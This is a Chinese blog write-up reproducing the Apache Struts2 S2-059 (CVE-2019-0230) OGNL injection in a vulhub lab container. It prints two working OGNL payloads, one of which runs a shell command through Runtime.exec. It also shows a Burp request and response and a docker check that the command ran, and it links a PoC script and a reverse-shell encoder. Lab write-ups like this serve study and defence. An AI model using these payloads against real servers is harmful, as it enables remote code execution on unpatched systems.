

Struts2_059_RCE CVE-2019-0230 漏洞复现

原创

ADummy_ 于 2021-02-04 17:30:41 发布 199 收藏

分类专栏: [vulhub_Writeup](#) 文章标签: [安全](#) [网络安全](#) [渗透测试](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43416469/article/details/113657918

版权



[vulhub_Writeup](#) 专栏收录该内容

119 篇文章 1 订阅

订阅专栏

Struts2_059_远程代码执行

by ADummy

0x00利用路线

burpuite抓包—>修改payload—>重发包—>代码执行

0x01漏洞介绍

Apache Struts框架, 会对某些特定的标签的属性值, 比如id属性进行二次解析, 所以攻击者可以传递将在呈现标签属性时再次解析的OGNL表达式, 造成OGNL表达式注入。从而可能造成远程执行代码。

影响版本

2.0.0 - 2.5.20

0x02漏洞复现


payload1:

```
?id=%{(#context=#attr['struts.valueStack'].context).( #container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcludedPackageNames(''))}
```

payload2:

```
?id=%{(#context=#attr['struts.valueStack'].context).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(@java.lang.Runtime.getRuntime().exec('touch /test'))}
```


登录界面



[your input id:](#)
has ben evaluated again in id attribute


https://blog.csdn.net/weixin_43416469

Burpsuite抓包，发送第一个payload



https://blog.csdn.net/weixin_43416469

Burpsuite抓包，发送第二个payload




The screenshot shows the Burp Suite interface with a request and response view. The request is a GET request to `/?id=` with a payload that triggers a command execution. The response is an HTTP 200 OK with HTML content.

```
1 GET /?id=  
%25%7B(%23context%3D%23attr%5B'struts.valueStack'%5D.context).(%23context.setMemberAccess(%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS)).(%40java.lang.Runtime%40getRuntime().exec('touch%20/tmp/test'))%7D HTTP/1.1  
2 Host: 192.168.68.132:8080  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Cookie: JSESSIONID=node0s5z8dozzikmicrqdxr4dn1al1.node0  
9 Upgrade-Insecure-Requests: 1  
10 Cache-Control: max-age=0  
11  
12
```

```
1 HTTP/1.1 200 OK  
2 Connection: close  
3 Date: Thu, 04 Feb 2021 08:33:03 GMT  
4 Content-Language: en-US  
5 Content-Type: text/html; charset=utf-8  
6 Set-Cookie: JSESSIONID=node0ksvjw0jdk8sx9hnquz5c2flv1.node0; Path=/  
7 Expires: Thu, 01 Jan 1970 00:00:00 GMT  
8 Content-Length: 376  
9 Server: Jetty(9.4.31.v20200723)  
10  
11  
12  
13  
14 <html>  
15 <head>  
16 <title>  
17 S2-059 demo  
18 </title>  
19 </head>  
20 <body>  
21 <a id="java.lang.UNIXProcess@2dd1fe32" href="/.action">your input id: %${#context=
```

docker进入容器，查看tmp目录，生成test文件，命令成功执行。



The screenshot shows a terminal window with the following commands and output:

```
root@gsq: ~/vulhub/struts2/s2-059  
root@gsq:~/vulhub/struts2/s2-059  
# docker-compose exec struts2 bash  
root@f849f7f8c014:/usr/src# ls -al /tmp  
total 16  
drwxrwxrwt 1 root root 4096 Feb  4 08:33 .  
drwxr-xr-x 1 root root 4096 Feb  4 08:32 ..  
drwxr-xr-x 1 root root 4096 Feb  4 08:32 hspcrdata_root  
-rw-r--r-- 1 root root  0 Feb  4 08:33 test  
root@f849f7f8c014:/usr/src#
```

(PS: 代码执行后无回显，利用bash反弹shell需要base64编码，参考了 [hatjwe](#)师傅的文章)

base64在线编码: <http://www.jackson-t.ca/runtime-exec-payloads.html>

poc: https://github.com/ADummmmy/vulhub_Writeup/tree/main/code/struts2_059_poc.py

0x03总结

这是作者的第三篇文章, 复现了大概一天左右, 网络上文章质量参差不齐, 刚入门导致代码审计看不懂, 对新手友好度太差, 要么就是上来一段payload和poc, 都不告诉你, 具体流程是什么, 踩了很多坑。不过在此过程中, 本人也学到了很多。

0x04参考资料

<https://my.oschina.net/u/4593034/blog/4693589>

所有的writeup, 方便下载, 留存。

https://github.com/ADummmmy/vulhub_Writeup